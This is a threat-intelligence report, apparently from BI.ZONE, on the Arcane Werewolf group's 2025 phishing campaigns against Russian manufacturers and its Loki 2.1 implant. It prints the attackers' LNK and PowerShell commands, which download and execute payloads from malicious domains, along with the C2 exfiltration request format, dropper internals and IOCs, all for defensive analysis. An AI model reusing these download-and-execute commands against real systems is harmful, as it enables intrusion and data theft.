Arcane Werewolf revamps its arsenal with Loki 2.1 implant

Published: 2025-12-17 · Archived: 2026-04-10 02:13:11 UTC

In October and November 2025, BI.ZONE Threat Intelligence observed malicious activity by Arcane Werewolf (Mythic Likho) targeting Russian manufacturing enterprises. Retrospective analysis suggests that the threat actor most likely used phishing emails as the initial access vector, consistent with its previous campaigns. The messages were irrecoverable but presumably contained links to a malicious archive hosted on the attackers' C2 server. The links directed victims to a spoofed website imitating a Russian manufacturing company.

Adversaries often send phishing emails impersonating major or well-known organizations, as well as national regulators, or reference them for credibility. The stronger a brand, the more likely threat actors are to exploit its identity. Recognizable logos and other branding elements make phishing emails appear more authentic, prompting victims to open them.
It is important to remember that the organizations whose brands are abused by attackers are not liable for the actions of criminals and the associated damage.


Key findings

- Arcane Werewolf continues to target the Russian manufacturing sector.
- The cluster develops and updates its custom malware toolkit, deploying a new Loki 2.1 implant compatible with the Mythic and Havoc post-exploitation frameworks.
- The threat actor uses domain names closely resembling those of the victim organizations.

October 2025

Distribution


In October 2025, BI.ZONE Threat Intelligence recorded Arcane Werewolf activity in which the adversaries distributed links to ZIP archives containing malicious LNK files. The links pointed to a network resource impersonating a Russian manufacturing company, for example: `hxxps://disk.npo-[redacted][.]ru/files/1a427fba.zip`. After victims clicked it, the malicious ZIP was retrieved from a nested URL: `hxxps://files.npo-[redacted][.]ru/direct/7b44646d-1b09-45b1-8977-62327e6ec1e7/1a427fba/%D0%98%D1%81%D1%85%D0%BE%D0%B4%D1%8F%D1%89%D0%B5%D0%B5%20%E2%84%96%207784%20%D0%BE%D1%82%2010.10.2025%20%D0%BE%D1%8`



Malicious archive download

ZIP file

The downloaded archive `Исходящее № 7784 от 10.10.2025 от АО _НПП _[redacted]_.zip` *(Outgoing notification No. 7784 dated 2025-10-10 from [organization])* contains the malicious file `Исходящее № 7784 от 10.10.2025 от АО _НПП _[redacted]_.pdf.lnk` *(Outgoing notification No. 7784 dated 2025-10-10 from [organization])* and the Photos folder with several JPG images.



ZIP archive contents

LNK file

The opening of `Исходящее № 7784 от 10.10.2025 от АО _НПП _[redacted]_.pdf.lnk` *(Outgoing notification No. 7784 dated 2025-10-10 from [organization])* triggers the following command:

```
cmd.exe /v:on /c "set u=hxxps://192.168.1[.]1/m2.png && set u=!u:192.168.1[.]1=f.npo-[redacted][.]ru! && powershell -c "$
```

As a result, PowerShell is leveraged to retrieve an executable from `hxxps://f.npo-[redacted][.]ru/m2.png`, save it as `%TEMP%\icon2.png`, and run it via `conhost.exe`.

Go dropper

The downloaded `icon2.png` is a PE32+ executable—a malicious dropper written in Go. This file contains an embedded path to the mail module directory: `C:\Users\qwerty\Desktop\NEW_SKLEIKA\ready_payloads\mass_1310`.

The dropper carries two Base64-encoded payloads:

- `chrome_proxy.pdf`, a PE32+ executable (malicious loader)
- `09.2025.pdf`, a PDF decoy

```
while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v4 + 16) )
  runtime_morestack_noctxt();
main_main_func2(
  (unsigned int)"TVp4AAEAAAAEAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  123564,
  (unsigned int)"chrome_proxy.pdf",
  16,
  (unsigned int)main_main_func2,
  v0,
  v1,
  v2,
  v3);
main_main_func1(
  (unsigned int)"JVBERi0xLjcNCiW1tbW1DQoxIDAgb2JqDQo8PC9UeXBlL0NhdGFsb2cvUGFnZXMgMiAwIFI",
  148504,
  (unsigned int)"7784_ot_29.09.2025.pdf",
  22,
  (unsigned int)main_main_func1,
  v5,
  v6,
  v7,
  v8);
```

Dropper's Base64-encoded payload

The dropper decodes the payload, writes it to `%TEMP%`, and executes the following commands:

- `cmd.exe /C conhost.exe %TEMP%\chrome_proxy.pdf`, runs the malicious loader via `conhost.exe`
- `cmd.exe /C start "" %TEMP%\7784_ot09.2025.pdf`, opens the decoy

Here are the example contents of the decoy `7784_ot_29.09.2025.pdf`:

О забракованных ЭКБ

Уважаемые коллеги!

Доводим до Вашего сведения, что при проведении входного контроля ЭКБ ИП по договору № от 11.06.2022 установлено:

1. Конденсатор А7800 поступили в количестве 1200 штук одной партией.

Из 1200 штук выявлено, 489 штуки брак (нарушение топологии электрической цепи).

2. Микросхемы Л5783 поступили в количестве 400 штук двумя разными партиями: 1 партия – 2024 – 250 штук, 2 партия – 2025 – 150 штук

Из 250 штук (партия: 2024) выявлено 103 штуки брак (нарушение топологии электрической цепи);

Из 150 штук (партия: 2025) выявлено 73 штуки брак (нарушение топологии электрической цепи).

Фото в электронном виде прилагаются.

Исп.
8 ,
Отпечатано в 2 экз.
1 экз. в адрес, 1 экз. в дело N

PDF decoy contents

Loki 2.0 loader

The malicious loader `chrome_proxy.pdf` is a PE32+ executable identified as the Loki 2.0 loader. Loki typically comprises two components—a loader and an implant. The implant is compatible with the Mythic and Havoc post-exploitation frameworks. The loader's key capabilities include collecting basic host information (internal IP address, OS version, username, computer name), AES-encrypting and Base64-encoding the collected data, exfiltrating it to the C2 server, polling the server for a malicious payload, and executing it.

At the time of this research, we were unable to retrieve the Loki implant.

The collected data is exfiltrated via a GET request to the following URL: `hxxps://docs.npo-[redacted][.]ru/data?q=[encoded_base64_enc_data]` .


```
GET /data?q=ZjJjYjliNTQtOTNkOC00NTgzLThlMjAtZDlhNTgzZWI3NTc2QQ10ZuaiuTwnoJBO1EKKS
fd80                                                                    2sl4S
g3Mk                                                                    fxpse
TOaC                                                                    JONKF
VjIA                                                                    0r2Qr
Wurt                                                                    c_Nch
k3C4MWuJ59h6kJHIH1OTzC HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/140.0.0.0 Safari/537.36
Host:
```

Exfiltrated data

November 2025

Description

In November 2025, BI.ZONE Threat Intelligence registered further Arcane Werewolf activity. We were not able to fully reconstruct the attack chain. This incident involved a new C++ dropper (`.cpp`) and updated Loki 2.1. We also identified the adversaries' C2 server masquerading as a Russian manufacturing company website. Example URL observed: `hxxps://cloud.electropriborzavod[.]ru/files/d8287185e4ae695a` .




Spoofed website contents

C++ dropper

This is a PE32+ executable written in C++. Its malicious payload is compressed and embedded in the resource section. Along with the payload, the resources contain the full target path for writing the payload to disk and the payload size. The dropper dynamically retrieves the required WinAPI functions and extracts the payload to disk using `NtCreateFile` and `ZwWriteFile` :

- `C:\Users\Public\Documents\исх._7028-69_от_05.11.2025_О_проведении_внутреннего_расследования.pdf` *(Ref. 7028-69 dated 2025-11-05, Reg. internal investigation)*, a PDF decoy
- `C:\Windows\Temp\csrss64.exe` , the Loki 2.1 loader

Once extracted, the dropper opens the decoy by running `cmd.exe /C start C:\Users\Public\Documents\исх._7028-69_от_05.11.2025_О_проведении_внутреннего_расследования.pdf` *(Ref. 7028-69 dated 2025-11-05, Reg. internal investigation)*. It then executes `C:\Windows\Temp\csrss64.exe` via the WinAPI function `CreateProcessW` .



ул.
г. Россия
тел.: факс:
info@ www
ОКПО ОГРН
ИНН/КПП

05 ноября 2025 г. №
на № от 01.11.2025 г.

О проведении внутреннего расследования

Уважаемые коллеги!

Уважаемый коллеги, сообщаем, что в проведено внутреннее расследование относительно посылки, полученной от 31.10.2025 по договору № При вскрытии посылки обнаружено содержимое, направленное на имя сторонней организации, не имеющей отношение к В связи с чем принято решение провести внутреннее расследование для выяснения обстоятельств. Прикрепляем фото материалов внутреннего расследования к данному исходящему письму. Для запроса материалов внутреннего расследования просим Вас направить официальный запрос на бланке организации.

В случае необходимости пересылки Вам содержимого посылки просим направить официальный запрос с указанием точного адреса доставки за Ваш счет.

8(, @

Decoy contents

Loki 2.1

In this case, the Loki 2.1 loader also collected host information, AES-encrypted the data, Base64-encoded and sent it to the C2 server `hxxps://cdn.electropriborzavod[.]ru/index?data=[encoded_base64_enc_data]`.

Uniquely, this loader instance not only fetches the implant from the C2 server but also carries a local, upgraded Loki implant within itself. The loader decrypts the embedded implant from its configuration and invokes the exported `start` function in the loader's own process memory.

The Loki 2.1 implant supports the same set of commands as Loki 2.0. The only difference is how commands are identified: where Loki 2.0 mapped each command to a certain djb2 hash value, Loki 2.1 maps commands to ordinal numbers.

The Loki 2.1 implant commands are listed below.

Command No.	Description	Loki 2.0 analogue
0	Terminate the implant’s operation	exit
1	Change the interval between calls to the C2 server	sleep
2	Upload a file from the C2 server to the compromised host	upload
3	Download a file from the compromised host to the C2 server	download
4	Start a process via `CreateProcessW`. If no process/flags are specified, run `C:\Windows\System32\cmd.exe` with the `/C` flag and redirect I/O streams through a pipe	create-process
5	Inject code into a target process, with options to: • inject a DLL through PID; entry point (exported function) is located via djb2 hash • inject shellcode through PID • inject shellcode through a process descriptor (handle)	inject
6	Change the current working directory via the WinAPI functions `SetCurrentDirectoryW` and `GetCurrentDirectoryW`	cd
7	Terminate the specified process via the WinAPI functions `NtOpenProcess` and `NtTerminateProcess`	kill-process
8	Execute a Beacon Object File (BOF)	bof
9	Obtain the present working directory	pwd
10	Manage Windows access tokens	token
11	Retrieve all environment variables	env

Indicators of compromise

Hash sums

ZIP

`6ccd834fdbba07cf071e3c6de703fbc7f9de10584df127ced27537db2e1a5a03`

LNK

`e90f7f8594333e0a955a1daccbf5e9030ea86fa3c5c39f58b69d313304020fdd`

Decoys

`f0cc251a2eb4a73aa20a8a90223600c9053a12ee94a1698ccbb9d189758ff4cb`

`fcd63239e4065414ba23d1546e18248653f6d937276520f16cf9a29308f65439`

Go dropper

`5f1d3992e426f47b572af12160f3cc7ac6c90634b17fd6a087eb1644a60a71f8`

C++ droppers

`be317297dae16dd7b90ddd972b40aca810ff52f6a01a06c96d2dc4bbdd08231d`

`0f728de0881dc37e79d3e065a331b21f6acadb7d129db2a5bfc27551bba3892e`

Loki 2.0 loaders

`67751c565593ad4557e73a521b2da96431937296f9dba7d03839e9496031fcbb`

`e45a1fca84ea0de58f88fe8930b0309f9d736b7384a12f01b7843a9f6469d64b`

`7fbb29f8724fddfb32b29543e046cf4aceab8f10e5120150f58d7a119162c631`

Loki 2.1 loaders

`551c0455a608edd88ecd6946c93ed2ac9a68a48148630975a17905205629f617`

`f73fe375cddea8a869edad7dd33b3783090113ff0dd0ab3b4e275006be40cadc`

Loki 2.1 implant

`c0de8f8292721192cabe33ac51f2b26468bb2ca70f1e49cfb4647ff70bb14d23`

Network indicators

`npo-[redacted][.]ru`

`disk.npo-[redacted][.]ru`

`files.npo-[redacted][.]ru`

`f.npo-[redacted][.]ru`

`docs.npo-[redacted][.]ru`

`test.npo-[redacted][.]ru`

`electropriborzavod[.]ru`

`cloud.electropriborzavod[.]ru`

`cdn.electropriborzavod[.]ru`

`hxxps://disk.npo-[redacted][.]ru/files/1a427fba.zip`

`hxxps://files.npo-[redacted][.]ru/direct/7b44646d-1b09-45b1-8977-62327e6ec1e7/1a427fba/%D0%98%D1%81%D1%85%D0%BE%D0%B4%D1%8F%D1%89%D0%B5%D0%B5%20%E2%84%96%207784%20%D0%BE%D1%82%2010.10.2025%20%D0%BE%D1%8`

`hxxps://f.npo-[redacted][.]ru/m2.png`

`hxxps://docs.npo-[redacted][.]ru/data?q=[base64_enc_data]`

`hxxps://cloud.electropriborzavod[.]ru/files/d8287185e4ae695a`

`hxxps://cdn.electropriborzavod[.]ru/index?data=[base64_enc_data]`

`hxxps://static.my[redacted][.]ru/provider?client=[base64_enc_data]`

MITRE ATT&CK

Tactic	**Technique**	**Procedure**
Initial Access	Phishing: Spearphishing Link	Arcane Werewolf uses links in phishing emails to load malware
Execution	Command and Scripting Interpreter: PowerShell	Uses a malicious LNK file to run the following PowerShell command: `powershell -c "$ProgressPreference='SilentlyContinue' ;iwr -Uri $env:u -OutFile $env:TEMP\icon2.png;conhost.exe $env:TEMP\icon2.png"`

Tactic	Technique	Procedure

	Command and Scripting Interpreter: Windows Command Shell	Uses a malicious LNK file to run the following CMD command:
		`cmd.exe /v:on /c "set u=hxxps://192.168.1[.]1/m2.png && set u=!u:192.168.1[.]1=[malicious_domain]!`
		Employs CMD commands in droppers to execute the following files:
		`cmd.exe /C conhost.exe [malicious_file_path]`
		`cmd.exe /C start [decoy_file_path]`
		Leverages the Loki implant to remotely execute commands via the `cmd.exe` interpreter

	Native API	Uses the C++ dropper's WinAPI function `CreateProcessW` to execute the malicious payload. Leverages the Loki implant's WinAPI function `CreateProcessW` to run the process as instructed by the C2 server
	User Execution: Malicious Link	Attempts to lure victims into clicking links in phishing emails that lead to malware downloads
	User Execution: Malicious File	The victim must unpack the ZIP archive and open the embedded LNK file to trigger the compromise
Defense Evasion	Deobfuscate/Decode Files or Information	Arcane Werewolf employs various droppers to deobfuscate/decode embedded payloads

	Indirect Command Execution	Employs `conhost.exe` to run the following malicious executables:
		`onhost.exe %TEMP%\icon2.png`
		`conhost.exe %TEMP%\chrome_proxy.pdf`

	Masquerading: Double File Extension	Uses the double extension `.pdf.lnk` in an LNK name
	Masquerading: Masquerade File Type	Uses `.png` and `.pdf` extensions to disguise its malicious executables
	Obfuscated Files or Information: Dynamic API Resolution	Leverages the djb2 algorithm to hash the names of WinAPI functions and Loki/C++ dropper libraries
	Obfuscated Files or Information: Embedded Payloads	Embeds the Loki implant in the Loki 2.1 loader
	Obfuscated Files or Information: Encrypted/Encoded File	Embeds a Base64-encoded payload in the Go dropper

Tactic	Technique	Procedure
	Obfuscated Files or Information: Compression	Embeds compressed payload in the C++ dropper's resource section
	Process Injection	Uses the Loki implant to inject shellcode into certain processes (as instructed by the C2 server)
	Process Injection: Dynamic-link Library Injection	Uses the Loki implant to inject DLLs into certain processes (as instructed by the C2 server)
Discovery	System Information Discovery	Leverages the Loki loader to retrieve data such as computer name and OS version
	System Network Configuration Discovery	Leverages the Loki loader to obtain the internal IP addresses of compromised hosts
	System Owner/User Discovery	Leverages the Loki loader to obtain the system username
Command and Control	Layer Protocol: Web Protocols	Communicates with the C2 server over HTTPS in Loki
	Data Encoding: Standard Encoding	Employs Base64 to encode the encrypted data exfiltrated to the C2 server
	Encrypted Channel: Symmetric Cryptography	Uses the AES algorithm in the Loki loader to encrypt data exfiltrated to the C2 server
	Ingress Tool Transfer	Uses the Loki implant to upload files to the compromised host (as instructed by the C2 server)
Exfiltration	Exfiltration Over C2 Channel	Uses the Loki implant to exfiltrate files from the compromised host to the C2 server (as instructed by the latter)
Impact	Service Stop	Uses the Loki implant to terminate certain processes (as instructed by the C2 server)

How to protect your company from such threats

Attacks similar to those by Arcane Werewolf are not only critical to detect but also to neutralize before they affect the infrastructure. To protect your company against advanced threats, we recommend implementing endpoint detection and response practices, for instance, BI.ZONE EDR. The service enables early detection of attacks and immediate incident response, either automated or manual.

Building an effective cybersecurity strategy requires an understanding of tools exploited by threat actors in the wild. BI.ZONE Threat Intelligence can greatly simplify this task. The portal provides information about the current attacks, threat actors, their tactics, techniques, tools, and exploited vulnerabilities. This intelligence helps you stay proactive and accelerate your incident response.